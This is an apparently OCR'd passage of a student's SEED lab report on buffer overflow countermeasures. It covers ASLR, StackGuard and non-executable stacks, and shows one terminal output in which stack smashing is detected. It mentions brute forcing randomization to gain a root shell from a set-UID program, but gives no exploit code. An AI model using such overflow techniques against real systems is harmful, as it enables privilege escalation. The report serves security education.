


In conclusion, when we had the randomization off, it was easier for us to closely find the address since it was never changing. This was super simple, the stack frame always started from the same memory and you could verify that using the debugger. Now when we set the ASLR equal to 2, which means that both the stack and the heap are now being randomized within each compilation

it still made it harder, but using brute force and patience we could get that root shell. Now that means that it isn't 100% secure, just find ways to combat the easier way and make it harder.

Task 5:

In this step we are going to disable the address space layout randomization (ASLR) and turn on the stack guard protection we had turned off previously. This means we are going to compile the existing code we had (stack.c) and compile without running the flag on and making it a set-UID program, such demonstrated on the following:





```
[02/21/21]seed@VM:~/overflow$ ./withStackGuard
Buffer addy is: bfffeb14
*** stack smashing detected ***: ./withStackGuard termi
nated
Aborted
[02/21/21]seed@VM:~/overflow$
```

We see when we ran the code it did not allow the code to be executed since the buffer overflow was detected and prevented using the stack protection guard mechanism.

Task 6:

In this task we are going to turn off the address randomization first by equaling the kernel equal to zero as we had done it previously, which in our case it is still off. The following is what I have done:





When running the command we get a segmentation fault and it does not execute with the edits that we had made on them.

We have noted that using the non-executable stack makes it absolutely impossible for the shellcode to be run, but it does not prevent it from buffer overflow. After today's lesson we had other ways to try to combat this issue.